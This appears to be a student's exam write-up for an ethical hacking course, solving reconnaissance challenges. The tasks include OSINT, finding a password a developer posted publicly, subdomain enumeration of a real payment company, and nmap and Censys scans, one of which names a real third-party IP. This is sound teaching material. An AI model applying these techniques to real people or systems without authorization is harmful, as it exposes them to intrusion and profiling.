IIK3100 – Etisk hacking og penetrasjonstesting

Home Exam

Kandidatnr: 10058

Contents


Total points: 1200p

1 OSINT


1.1 The meeting (40p)

The counter intelligence captured a message that is flagged as suspicious. “Let’s meet tomorrow at `///pens.ferrets.cages` at 10. I’ll give you all documents.” Can you help them to find out where the meeting takes place?

Solution:
I found this task a bit difficult mostly because i didn’t understand what the three slashes ment. So I searched for the cages suffix assuming it was a file extension, and stumbled upon what3words.com.



After that i just followed the link and found the location of the meeting.




1.2 Cherchez la femme (50p)


I met this girl many years ago in Oslo. She was kind but very mysterious. She told me she lived in a hotel and wrote down her phone number on a piece of paper. She didn't even tell me her name and of course the phone number was fake. The same happens to me every time with girls with blue eyes :) After all these years can you help me to find her name at least?

Solution:

This task was pretty simple, all i did was to search the phone number from the image...



...and follow the link the the article...



MEAWW.COM / NEWS / CRIME & JUSTICE

Who is Jennifer Fairgate? Woman who checked into hotel using fake name found dead 25 years ago still a mystery

By Divya Kishore

Published on : 23:01 PST, Oct 18, 2020

FOLLOW

(Getty Images)

In the early summer of 1995, a death happened in Oslo, Norway, that is still a mystery after 25 years. On May 31, 1995, a woman checked into the Oslo Plaza Hotel, which at the time was the top luxury hotel in the capital city. She was given room number 2805. Everything was fine till June 3, when the hotel manager noticed that the woman, who checked in as Jennifer Fairgate, did not give her credit card for her stay since it was an expensive hotel. It was then found that for two days the "do not disturb" sign had hung on the door of the room.


...to find the name.

1.3 Quality software (50p)


There's this software developer company the Quality Software Engineering Oslo. I think they stole our product code, so I need their Github password :)

Solution:

This task was a bit more difficult, mostly because I overlooked the results in the sidebar on Google. Regardless I managed to find the company on Google Maps.



And found a review with an image.




And after looking for a while I found a senior developer followed by a phrase that looked like a password.

1.4 The pitfall (80p)

We captured one of them but we need a good answer to get the second one. The answer is the flag.


宏伟?
嗯
这是王林
非安全通道，少说信息
好
我们需要缺少那部分
周一9点，在奥斯陆Z地点
最后确认，谁在问?

Solution:
The main challenge with this task was to translate the text correctly. I first used Google Translate to translate the text, but didn't get any seemingly useful results when I searched with the translated text. But using Yandex Translate I got that 宏伟 was a name, Hóngwěi, and 王林 was another name, Wáng lín.



Searching for the names resulted in an FBI listing with some other names as well, one of them being `Dong Ting`.

Translating this to Chinese gave me 董婷 which was the answer.




2 Technical Information Gathering


2.1 Vipps backoffice (30p)

Can you find the backoffice website of Vipps? Send the domain as a flag!

Solution:
The difficulty in this task was mostly finding a website that could look for and display subdomains without a paywall, since my manual attempts at finding the subdomain failed. I found a website called pentest-tools.com that could do this for me.



After the scan three subdomains were found, and the one that looked most promising was backoffice-test.vipps.no.




2.2 Vy (30p)


Find the network range of Vy in Norway! Write it in CIDR format!

Solution:


This task was pretty straight forward, all I needed to di was look up vy.no on dnsdumpster.com.



Then find an IP-address from Norway...



…and look it up in the RIPE database.




3 Network Mapping


3.1 Detect the version (30p)

What type of service is running on kenobi.hackingarena.com in the port range 4500-5000?

Solution:
This task was quite straight forward, I used nmap to scan the ports in the range 4500-5000, and got one open port.



Then i connected to the address on the specified port with a browser, and got the following page with the answer being ProFTPD:



3.2 Padawan all ports (40p)

What is the sum of the all open ports at padawan.hackingarena.com? This time not only the regular ports has to be considered. E.g. if only tcp22, tcp80 and tcp443 is open then the answer is 545.

Solution:

When I first tried to solve this task i begun a full port scan with nmap using the `-p-` flag, but after 15 minutes i realised that this would take a long time. So i decided to use the `-p0-10000` flag to scan the first 10000 ports. This seemed to be enough, as i got the following output:

```
└─$ nmap -sT -p0-10000 padawan.hackingarena.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-10 19:17 CEST
Nmap scan report for padawan.hackingarena.com (158.37.63.170)
Host is up (0.015s latency).
Not shown: 9762 filtered tcp ports (no-response), 214 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
502/tcp  open  mbap
803/tcp  open  unknown
804/tcp  open  unknown
805/tcp  open  unknown
806/tcp  open  unknown
807/tcp  open  unknown
808/tcp  open  ccproxy-http
809/tcp  open  unknown
810/tcp  open  fcp-udp
811/tcp  open  unknown
812/tcp  open  unknown
816/tcp  open  unknown
817/tcp  open  unknown
818/tcp  open  unknown
820/tcp  open  unknown
826/tcp  open  unknown
827/tcp  open  unknown
829/tcp  open  pkix-3-ca-ra
830/tcp  open  netconf-ssh
831/tcp  open  netconf-beep
841/tcp  open  unknown
8080/tcp open  http-proxy
8085/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 788.32 seconds
```

The sum of all the open ports was 33099.


3.3 Censys (30p)

Use Censys to find a computer in Oslo that runs Ubuntu 20.04 and tcp port 2233 is open. What is the ip?

Solution:
Using Censys I searched for the following query:

```
location.city:oslo and services.port:2233 and services.software.vendor:Ubuntu
```

and got the following result:




The ip is: `185.101.34.119`

4 Get In Touch With Services

